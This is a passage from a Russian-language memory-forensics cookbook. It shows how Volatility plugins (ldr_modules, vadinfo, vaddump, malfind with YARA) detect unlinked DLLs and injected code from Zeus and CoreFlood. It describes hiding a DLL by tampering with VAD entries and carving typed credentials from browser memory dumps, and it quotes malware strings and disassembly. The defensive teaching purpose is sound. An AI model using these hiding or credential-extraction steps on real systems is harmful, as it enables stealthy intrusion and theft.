Как и ожидалось, `kernel32.dll` отсутствует, поскольку инструмент обходит списки PEB. Почти все программы для работающей машины перечисляют DLL так же; исключение - Vmmap.

Просмотр DLL посредством Vmmap

Vmmap подтверждает, что `kernel32.dll` загружена в `unlinker.exe` (рисунок 16-1), поскольку не полагается на PEB. Вместо этого программа вызывает `ZwQueryVirtualMemory` с флагами `MemoryBasicInformation` и `MemorySectionName`, получая сведения обо всех выделенных сегментах памяти. Так Vmmap читает элементы VAD, включая `_FILE_OBJECT` с именем отображённого файла.




Рисунок 16-1. Просмотр отображённых в память образов и DLL посредством Vmmap

Применение плагина Volatility ldr_modules

Плагин `ldr_modules` выявляет расхождения между списками PEB и VAD. Он показывает базовые адреса и полные пути всех отображённых исполняемых файлов процесса, а также три столбца списков PEB: `InLoad`, `InInit` и `InMem`. Значение `True` или `False` обозначает наличие DLL с тем же базовым адресом. Результат можно вывести как текст или HTML; в HTML отсутствующие элементы выделяются.

```
$ python volatility.py ldr_modules -f unlinker.bin --output=html \
  --output-file=report.html -p 2368
```



Рисунок 16-2. Исследование отвязанных DLL посредством ldr_modules

Основной модуль процесса `unlinker.exe` отображён по адресу `0x00400000`. Списки `InLoad` и `InMem` содержат его, а `InInit` - нет. Это нормально: список порядка инициализации не учитывает основной модуль процесса.

Отчёт также показывает, что `kernel32.dll` отсутствует во всех трёх списках PEB.

Ограничения ldr_modules

К методу `ldr_modules` предъявляют два основных возражения. Во-первых, после отвязывания DLL руткит может применить DKOM и перезаписать элементы VAD, создав видимость отсутствия отображённого файла. Авторы подтвердили это следующей проверкой:

1. В Vmmap найден сегмент памяти, связанный с DLL процесса.
2. В памяти ядра найдена структура VAD этой DLL.
3. Значение `ControlArea` структуры VAD заменено нулевым указателем.
4. После обновления Vmmap тип сегмента изменился с Image на Other, а столбец Details, ранее содержавший путь к `user32.dll`, опустел.
5. Процесс `cmd.exe` продолжил работу, а `user32.dll` осталась доступна в его памяти.

Значит, отдельные элементы VAD можно изменять без немедленной потери устойчивости процесса. Долгосрочные последствия, например попытка диспетчера памяти выгрузить страницы DLL на диск без сведений о файле, не исследовались. Кроме того, изменение VAD требует руткита ядра, а не чисто пользовательского кода, и существенно усложняет создание надёжной переносимой атаки. Подробнее см. статью «Hidden Dynamic-Link Library Detection Test».[5]

Второе возражение состоит в возможности загрузить DLL без `LoadLibrary`, например посредством Reflective DLL Injection. Тогда отображённый файл не создаётся в VAD, а элементы не добавляются в PEB. Однако рефлективный загрузчик оставляет другие артефакты, обнаружимые по защите выделенных страниц памяти.

Внедрение кода и VAD

VAD является ценным криминалистическим источником. Далее его данные используются для поиска скрытого и внедрённого кода: подозрительных сегментов по атрибутам VAD, сканирования памяти процессов сигнатурами YARA и интерпретации артефактов вредоносного перехвата API.

Рецепт 16-3. Исследование дескрипторов виртуальных адресов (VAD)

Подробное описание VAD приведено в работе Брендана Долана-Гэвитта «The VAD tree: A process-eye view of physical memory».[6] VAD представляет собой самобалансирующееся двоичное дерево: в любом узле меньшие адреса находятся слева, большие - справа. Элемент `VadRoot` структуры `_EPROCESS` указывает на корень дерева.

В Volatility доступны следующие команды:

- `vadinfo` выводит подробные атрибуты, отображённые файлы и свойства VAD;
- `vadwalk` выводит основные сведения в текстовых столбцах;
- `vadtree` выводит основные сведения в виде дерева и поддерживает формат Graphviz `.dot`.

Все команды начинают с `VadRoot` процесса и описывают каждый доступный диапазон памяти. Следующая команда создаёт файл Graphviz `.dot` для PID 680:

```
$ python volatility.py vadtree -f memory.bin -p 680 --output=dot \
  --output-file=vad.html
```




Рисунок 16-3. Дерево VAD процесса в Graphviz

Каждый узел содержит два или три блока:

• первый блок - тег пула `Vad`, `Vadl` или `VadS` и адрес структуры VAD в памяти ядра;
• второй блок - начальный и конечный виртуальные адреса в пространстве процесса;
• третий, если он есть, - имя отображённого файла или образа. Оно доступно только для тегов `Vad` и `Vadl` при фактическом отображении файла.

Тег определяет тип структуры VAD в пуле. От меньшей к большей:

• `VadS` - `_MMVAD_SHORT`;
• `Vad` - `_MMVAD`;
• `Vadl` - `_MMVAD_LONG`.

Каждый более крупный тип расширяет меньший. Главное различие: только `_MMVAD_SHORT` не содержит вложенной `_CONTROL_AREA`. Диспетчер памяти автоматически выбирает тип в

зависимости от назначения области. Если требуется отображённый файл, выбирается более крупная структура, способная хранить сведения о нём.

```
kd> dt _MMVAD_SHORT
nt!_MMVAD_SHORT
   +0x000 StartingVpn      : Uint4B
   +0x004 EndingVpn        : Uint4B
   +0x008 Parent           : Ptr32 _MMVAD
   +0x00c LeftChild        : Ptr32 _MMVAD
   +0x010 RightChild       : Ptr32 _MMVAD
   +0x014 u                : __unnamed

kd> dt _MMVAD
nt!_MMVAD
   +0x000 StartingVpn      : Uint4B
   +0x004 EndingVpn        : Uint4B
   +0x008 Parent           : Ptr32 _MMVAD
   +0x00c LeftChild        : Ptr32 _MMVAD
   +0x010 RightChild       : Ptr32 _MMVAD
   +0x014 u                : __unnamed
   +0x018 ControlArea      : Ptr32 _CONTROL_AREA
   +0x01c FirstPrototypePte : Ptr32 _MMPTE
   +0x020 LastContiguousPte : Ptr32 _MMPTE
   +0x024 u2               : __unnamed

kd> dt _MMVAD_LONG
nt!_MMVAD_LONG
   +0x000 StartingVpn      : Uint4B
   +0x004 EndingVpn        : Uint4B
   +0x008 Parent           : Ptr32 _MMVAD
   +0x00c LeftChild        : Ptr32 _MMVAD
   +0x010 RightChild       : Ptr32 _MMVAD
   +0x014 u                : __unnamed
   +0x018 ControlArea      : Ptr32 _CONTROL_AREA
   +0x01c FirstPrototypePte : Ptr32 _MMPTE
   +0x020 LastContiguousPte : Ptr32 _MMPTE
   +0x024 u2               : __unnamed
   +0x028 u3               : __unnamed
   +0x030 u4               : __unnamed
```

Подробные сведения о памяти процесса выводит `vadinfo`. Ниже показаны два верхних узла рисунка 16-3.

```
$ python volatility.py vadinfo -p 680 -f memory.bin

[...]

VAD node @821b9e60 Start 7ffab000 End 7ffabfff Tag Vadl
Flags: NoChange, PrivateMemory, MemCommit
Commit Charge: 1 Protection: 4
First prototype PTE: 00000000 Last contiguous PTE: 00000000
Flags2: LongVad, OneSecured
File offset: 00000000
Secured: 7ffab000 - 7ffabfff
Pointer to _MMEXTEND_INFO (or _MMBANKED_SECTION ?): 00000000

VAD node @821c3d18 Start 7c900000 End 7c9b1fff Tag Vad
Flags: ImageMap
Commit Charge: 5 Protection: 7
ControlArea @823c72d8 Segment e14cdcc8
Dereference list: Flink 00000000, Blink 00000000
NumberOfSectionReferences:          1 NumberOfPfnReferences:         105
NumberOfMappedViews:               30 NumberOfSubsections:            5
FlushInProgressCount:               0 NumberOfUserReferences:         31
Flags: Accessed, HadUserReference, DebugSymbolsLoaded, Image, File
FileObject @823e5f90 (023e5f90), Name: \WINDOWS\system32\ntdll.dll
WaitingForDeletion Event: 00000000
ModifiedWriteCount:        0 NumberOfSystemCacheViews:        0
First prototype PTE: e14cdd00 Last contiguous PTE: fffffffc
Flags2: Inherit
File offset: 00000000
```

```
[...]
```

Первый узел по адресу ядра `821b9e60` описывает диапазон процесса `7ffab000-7ffabfff`, второй по адресу `821c3d18` - диапазон `7c900000-7c9b1fff`. По тегам `Vadl` и `Vad` для обоих доступна `_CONTROL_AREA`, но используется она лишь во втором узле для определения отображённого образа `ntdll.dll`. Другие поля `vadinfo`, особенно защита, также важны для расследования.

Рецепт 16-4. Преобразование защиты страниц

Поле Protection в `vadinfo` описывает разрешённый доступ к области памяти. Оно происходит от параметра `flProtect`, переданного процессом функции `VirtualAlloc`, но значение в дампе не совпадает с `flProtect` напрямую.

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

В `WinNt.h` определены следующие значения `flProtect`:

```
#define PAGE_NOACCESS          0x01
#define PAGE_READONLY          0x02
#define PAGE_READWRITE         0x04
#define PAGE_WRITECOPY         0x08
#define PAGE_EXECUTE           0x10
#define PAGE_EXECUTE_READ      0x20
#define PAGE_EXECUTE_READWRITE 0x40
#define PAGE_EXECUTE_WRITECOPY 0x80
#define PAGE_GUARD            0x100
#define PAGE_NOCACHE          0x200
#define PAGE_WRITECOMBINE     0x400
```

В выводе `vadinfo` встречается значение защиты 7, хотя соответствующего определения в `WinNt.h` нет. Складывать 4, 2 и 1 нельзя: страница не может одновременно допускать чтение и запись, быть только для чтения и запрещать доступ. Следовательно, требуется преобразование между пользовательскими значениями `VirtualAlloc` и значениями ядра в VAD.

Следующая программа выделяет память с несколькими вариантами защиты и выводит полученные адреса:

```
#define VA(x) VirtualAlloc(NULL, 0x1000, MEM_COMMIT, x)

int _tmain(int argc, _TCHAR* argv[])
{
    // Allocate memory with various protections and print
    // the base address of the allocated region

    printf("PAGE_EXECUTE: %08x\n",
        VA(PAGE_EXECUTE));

    printf("PAGE_EXECUTE_READ: %08x\n",
        VA(PAGE_EXECUTE_READ));

    printf("PAGE_EXECUTE_READWRITE: %08x\n",
        VA(PAGE_EXECUTE_READWRITE));

    // Sleep so we can dump memory before the proc exits
    Sleep(INFINITE);

    return 0;
}
```

Пример вывода:

```
C:\> ProtectTest.exe

PAGE_EXECUTE: 00370000
PAGE_EXECUTE_READ: 00380000
PAGE_EXECUTE_READWRITE: 00390000
```

После запуска программы снимите память целевой системы и командой `vadinfo` найдите узел для каждой выделенной области.

```
$ python volatility.py vadinfo -p 3340 -f alloc.bin

[...]

VAD node @81f7cc98 Start 00370000 End 00370fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 2

VAD node @81efaae0 Start 00380000 End 00380fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 3

VAD node @82308448 Start 00390000 End 00390fff Tag VadS
Flags: PrivateMemory, MemCommit
Commit Charge: 1 Protection: 6

[...]
```

Диапазон `00370000` имеет защиту 2, хотя был выделен как `PAGE_EXECUTE` со значением `0x10`. Для преобразования используйте 2 как индекс таблицы `MmProtectToValue` в исполняемом модуле ядра, считая с нуля; символ найден в блоге Ivanlef0u.[7]

```
kd> dd nt!MmProtectToValue
805514e8  00000001 00000002 00000010 00000020
805514f8  00000004 00000008 00000040 00000080
80551508  00000001 00000202 00000210 00000220
80551518  00000204 00000208 00000240 00000280
80551528  00000001 00000102 00000110 00000120
80551538  00000104 00000108 00000140 00000180
80551548  00000001 00000302 00000310 00000320
80551558  00000304 00000308 00000340 00000380
```

Следовательно, `Protection: 2` означает исполняемую память, исходно выделенную с `PAGE_EXECUTE`. Чтение или запись в неё вызывает нарушение доступа.

Таблица 16-2. Преобразование защиты страниц

Имя	WinNt.h	VAD
PAGE_NOACCESS	0x1	0x0
PAGE_READONLY	0x2	0x1
PAGE_EXECUTE	0x10	0x2
PAGE_EXECUTE_READ	0x20	0x3
PAGE_READWRITE	0x4	0x4
PAGE_WRITECOPY	0x8	0x5
PAGE_EXECUTE_READWRITE	0x40	0x6
PAGE_EXECUTE_WRITECOPY	0x80	0x7

Преобразование защиты помогает находить скрытый вредоносный код, например сосредоточиться на исполняемых диапазонах. На этом основано выявление рефлективного внедрения DLL из рецепта 16-2; подробнее см. работу Аарона Уолтерса «FATKit: Detecting Malicious Library Injection

and Upping the 'Anti'».[8] Тот же принцип применяется к блокам шелл-кода после эксплуатации уязвимости или внедрения трояном Zeus.

Рецепт 16-5. Поиск артефактов в памяти процесса

Команды `vadwalk`, `vadinfo` и `vadtree` выводят только метаданные. Команда `vaddump` предоставляет доступ к данным диапазонов памяти, если они не выгружены на диск. Ниже показан простой поиск артефактов; похожий пример приведён в статье «Malware Forensics: How Ironic Can It Get?».[9]

Эксперимент

1. Войдите на веб-сайт. В примере в Firefox были введены учётные данные `MySecretUserName` и `MySecretPass` для Gmail. Вход не удался, но Firefox принял ввод и сформировал HTTP-запрос, поэтому следы должны остаться в памяти.



Рисунок 16-4. Всё введённое в браузер сохраняется в памяти процесса

2. Снимите память тестовой системы одним из способов главы 15.

3. Командой `pslist` найдите целевой процесс.

```
$ python volatility.py pslist -f gmail.bin | grep firefox

Name            Pid    PPid   Thds   Hnds   Time
firefox.exe     2288   4084   16     333    Fri Jan 08 04:29:10 2010
```

4. Командой `vaddump` извлеките каждый сегмент памяти процесса в каталог `outdir`.

```
$ python volatility.py vaddump -f gmail.bin -p 2288 --dump-dir=outdir
```

Вывод начинается с идентификатора процесса:

```
************************************************************
Pid: 2288
```

5. В выходном каталоге находится отдельный файл с данными каждого узла VAD. Имя включает процесс, физический адрес его `_EPROCESS`, начальный адрес диапазона и конечный адрес.

```
$ ls outdir | wc -l
     316

$ ls -al outdir

[...]
   4096 Jan  8 17:43 firefox.exe.21ef640.00010000-00010fff.dmp
   4096 Jan  8 17:43 firefox.exe.21ef640.00020000-00020fff.dmp
1048576 Jan  8 17:43 firefox.exe.21ef640.00030000-0012ffff.dmp
  12288 Jan  8 17:43 firefox.exe.21ef640.00130000-00132fff.dmp
   8192 Jan  8 17:43 firefox.exe.21ef640.00140000-00141fff.dmp
 262144 Jan  8 17:43 firefox.exe.21ef640.00150000-0018ffff.dmp
  65536 Jan  8 17:43 firefox.exe.21ef640.00190000-0019ffff.dmp
[...]
```

6. `vaddump` создал 316 двоичных файлов разных размеров. Объедините `strings` и `grep` для поиска учётных данных:

```
$ strings outdir/* | grep -i secret
MySecretUserName
MySecretp
MySecretU
MySecretPass
MySecretUserNa)
https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988197643
HTTP:https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988197643
https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988210481
```

Наличие учётных данных в памяти спустя минуты после входа на защищённый SSL сайт неудивительно. Сценарий Python Джеффа Брайнера[10] извлекает тела сообщений Gmail, контакты и другие артефакты даже после выхода пользователя из Gmail в браузере.

Рецепт 16-6. Выявление внедрённого кода посредством Malfind и YARA

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Предыдущий пример искал известные артефакты в известном процессе. Без знания искомых данных и процесса процедура становится утомительной. Плагин `malfind` автоматизирует выявление подозрительных диапазонов по содержимому памяти, характеристикам VAD и необязательным сигнатурам YARA. Он умеет:

• сохранять исполняемые диапазоны без отображённых файлов, выявляя большую часть шелл-кода и внедрённых DLL;
• искать банковские домены, константы шифрования и хеширования, IP-адреса, имена узлов, последовательности инструкций, регулярные выражения, строки без учёта регистра и любые признаки YARA;
• показывать шестнадцатеричные дампы и дизассемблированный код подозрительных областей;
• формировать текстовые или HTML-отчёты;
• импортировать PEScanner из рецепта 3-8 или модули отправки антивирусам из рецепта 4-4.

Таблица 16-3. Синтаксис malfind

Синтаксис	Обязательность	Описание
`-f FILENAME`, `--file=FILENAME`	Обязательно	Путь к файлу дампа памяти
`-D DIR`, `--dump-dir=DIR`	Обязательно	Каталог для сохранения сегментов памяти
`-p PID`, `--pid=PID`	Необязательно	Исследуемый процесс; без параметра проверяются все процессы
`-Y YARARULES`, `--yara-rules=YARARULES`	Необязательно	Файл правил YARA; без него внедрения выявляются только по характеристикам VAD

Добавление YARA в malfind

К `malfind` можно передавать те же правила YARA, что используются в других расследованиях, а также специальные правила для распакованной памяти. В примере создаётся сигнатура по учётным данным Gmail и выполняется поиск во всех процессах.

```
rule credentials
{
  meta:
  description = "Malfind w/ Yara Example"

  strings:
  $a = "secret" nocase

  condition:
  any of them
}

$ python volatility.py malfind -f gmail.bin -p 2288 --dump-dir=outdir \
  --yara-rules=./example.yara

#
# firefox.exe (Pid: 2288)
#

[!] 0x00030000 - 0x0012ffff (Tag: VadS, Protection: 0x4 - MM_READWRITE)
Dumping to outdir/malfind.2288.30000-12ffff.dmp

YARA rule: credentials
Description: Malfind w/ Yara Example
Hit: MySecretUserName
0x0003315c   4d79536563726574-557365724e616d65    MySecretUserName
0x0003316c   e2eff1ffe2eff1ff-e2eff1ffe2eff1ff    ................

[!] 0x00e00000 - 0x00effffff (Tag: VadS, Protection: 0x4 - MM_READWRITE)
Dumping to outdir/malfind.2288.e00000-effffff.dmp

YARA rule: credentials
Description: Malfind w/ Yara Example
Hit: MySecretPass
0x00e322a0   4d79536563726574-5061737300000000    MySecretPass....
0x00e322b0   0000000000000000-0000000000000000    ................

[...]
```

В `firefox.exe` найдены диапазоны `0x00030000-0x0012ffff` и `0x00e00000-0x00effffff`. Они признаны подозрительными из-за совпадений YARA по смещениям `0x0003315c` и `0x00e322a0`. Плагин извлёк содержимое обоих диапазонов.

В каталоге вывода каждое совпадение сохраняется в отдельный файл. Следует учитывать, что в адресном пространстве процесса находятся сам исполняемый файл процесса, загруженные DLL и отображённые файлы, поэтому для них тоже существуют записи VAD. Следовательно, при работе `malfind` с YARA сигнатуры применяются ко всему содержимому.

Поиск внедрённого кода

`malfind` умеет искать скрытый или внедрённый код и без правил YARA. При типичном внедрении кода вредоносная программа вызывает `VirtualAllocEx`, чтобы выделить память в целевом процессе. Этот вызов API оставляет артефакты, которые можно выявить по тегам и правам защиты в VAD. В примере рассматривается Zeus - одно из самых распространённых семейств похитителей данных. С 2006 года Zeus использует один и тот же метод внедрения кода, чтобы скрываться от списков процессов. Следующая команда формирует HTML-отчёт `malfind`:

```
$ python volatility.py malfind -f zeus.vmem --dump-dir=outdir \
  --yara-rules=./rules.yara --output=html --output-file=zeus.html
```

Параметр `--pid` не указан, поэтому `malfind` сканирует память всех процессов системы. В отчёте, показанном на рисунке 16-5, каждый подозрительный сегмент начинается со строки заголовка. В ней указаны процесс, начальный и конечный адреса, тег VAD, число совпадений YARA и защита страниц. Ниже приведены имя сработавшего правила YARA, шестнадцатеричный дамп памяти и сведения о сохранённом PE-файле из модуля PEScanner рецепта 3-8.




Рисунок 16-5. Код, внедрённый Zeus в процесс System

Хотя на рисунке 16-5 показана лишь одна запись, Zeus внедряет код во все процессы системы, кроме `csrss.exe`. Он избегает `csrss.exe`, потому что ошибка во внедрённом коде может аварийно завершить целевой процесс, а в случае `csrss.exe` это приведёт к отключению всей системы.

Если по базовому адресу подозрительного сегмента памяти находится PE-заголовок, `malfind` вместо простого сохранения необработанной копии памяти использует функции Volatility для восстановления исполняемого файла. Это экономит несколько шагов перед анализом внедрённого кода в IDA: PE-файл уже будет правильно структурирован. Подозрительные имена PE-секций `.odkx`, `.itiz` и `.ryd` на рисунке 16-5 показывают, что `malfind` сработал как задумано. Для проверки можно запустить `strings` для сохранённых файлов: многие строки связаны с кражей паролей из защищённого хранилища и HTML-внедрением с перехватом TAN:

```
$ strings outdir/malfind.4.400000-427fff.dmp
[...]
PStoreCreateInstance
pstorec.dll
IE Cookies:
software\microsoft\internet explorer\main
POST
```

```
GetProcAddress
LoadLibraryA
=-=-PaNdA!$2+)(*
&email=
btn=
*<select
*<option  selected
*<input *value="
[...]
```

Conficker и CoreFlood

Conficker и CoreFlood - ещё два примера вредоносных программ, внедряющих код в целевой процесс, хотя и совсем иными методами, чем Zeus. У этих двух семейств, как и у многих других, по базовому адресу сегмента памяти нет PE-заголовка. Conficker перезаписывает нулями всю страницу памяти со своим PE-заголовком, а CoreFlood освобождает эту страницу через `VirtualFree`. Цель очевидна - усложнить выявление и извлечение. Многие утилиты создания дампов, включая ProcDump и LordPE, даже не распознают эти троянские программы как загруженные DLL и тем более не могут определить нужные сведения о секциях и размерах, обычно берущиеся из полей PE-заголовка.

Отсутствие PE-заголовка не означает, что восстановление невозможно. После сохранения сегментов с Volatility можно вручную воссоздать PE-заголовок, как описано в Recovering CoreFlood Binaries with Volatility,[11] или написать плагин Volatility, автоматизирующий эти шаги, как показано в видео о плагине `fixiat.py`.[12]

Следующая команда ищет внедрённый CoreFlood код в памяти Internet Explorer:

```
$ python volatility.py malfind -f coreflood.vmem --dump-dir=outdir -p 248

#
# IEXPLORE.EXE (Pid: 248)
#

0x7ff80000 - 0x7ffadfff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to outdir/malfind.248.7ff80000-7ffadfff.dmp
Hexdump:
0x7ff80000   81ec20010000538b9c24300100008bc3    .. ...S..$0.....
0x7ff80010   240455f6d856578bbc24340100006805    $.U..VW..$4...h.

Disassembly:
0x7ff80000   sub esp,0x120
0x7ff80006   push ebx
0x7ff80007   mov ebx,[esp+0x130]
